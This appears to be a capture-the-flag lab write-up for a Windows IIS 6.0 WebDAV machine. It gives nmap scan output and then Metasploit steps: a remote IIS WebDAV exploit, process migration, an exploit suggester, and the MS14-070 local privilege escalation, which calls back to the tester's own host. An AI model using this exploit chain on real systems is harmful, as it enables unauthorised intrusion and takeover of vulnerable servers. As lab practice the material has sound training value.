
Nmap 7.93 scan initiated Fri Feb 14 12:15:53 2025 as: nmap -sT -p- --min-rate 10000 -oN tcp.txt 10.10.10.14 Nmap scan report for 10.10.10.14 Host is up (0.29s latency). Not shown: 65534 filtered tcp ports (no-response) PORT STATE SERVICE 80/tcp open http # Nmap done at Fri Feb 14 12:16:49 2025 -- 1 IP address (1 host up) scanned in 56.65 seconds # Nmap 7.93 scan initiated Fri Feb 14 12:18:19 2025 as: nmap -sC -sV -p 80 -O -oN detail.txt 10.10.10.14 Nmap scan report for 10.10.10.14 Host is up (0.28s latency). PORT STATE SERVICE VERSION 80/tcp open http Microsoft IIS httpd 6.0 | http-webdav-scan: | WebDAV type: Unknown | Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK | Server Date: Fri, 14 Feb 2025 17:18:38 GMT | Server Type: Microsoft-IIS/6.0 L Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH |_http-title: Under Construction |_http-server-header: Microsoft-IIS/6.0 | http-methods: |_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows 2003 | 2008 | XP | 2000 (92%) OS CPE: cpe:/o:microsoft:windows server 2003::sp1 cpe:/o:microsoft:windows server 2003::sp2 cpe:/o:microsoft:windows server 2008::sp2 $cpe:/o:microsoft:windows_xp::sp3\ cpe:/o:microsoft:windows_2000::sp4$ Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft Windows Server 2008 Enterprise SP2 (92%), Microsoft Windows Server 2003 SP2 (91%), Microsoft Windows 2003 SP2 (91%), Microsoft Windows XP SP3 (90%), Microsoft Windows 2000 SP4 or Windows XP Professional SP1 (90%), Microsoft Windows XP (87%), Microsoft Windows 2000 SP4 (87%), Microsoft Windows Server 2003 SP1 - SP2 (86%), Microsoft Windows XP SP2 or Windows Server 2003 (86%) No exact OS matches for host (test conditions non-ideal). Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done at Fri Feb 14 12:18:42 2025 -- 1 IP address (1 host up) scanned in 23.51 seconds

Open mfsconcosole use

use exploit/windows/iis/iis_webdav_scstoragepathfromurl






set RHOSTS 10.10.10.14


set LHOST tun0

exploit



For access denied for every command we well migrate to different process

migrate 1888



Then we will press ctrl +z to make it backround session and use a exploit referrer for privilege escalation to get the sessions number we use


Sessions -I


For exploit suggester

use post/multi/recon/local_exploit_suggester

set session 1

run





I choose

use exploit/windows/local/ms14_070_tcpip_ioctl

set session 1

set LHOST tun0

set LPORT 443

run

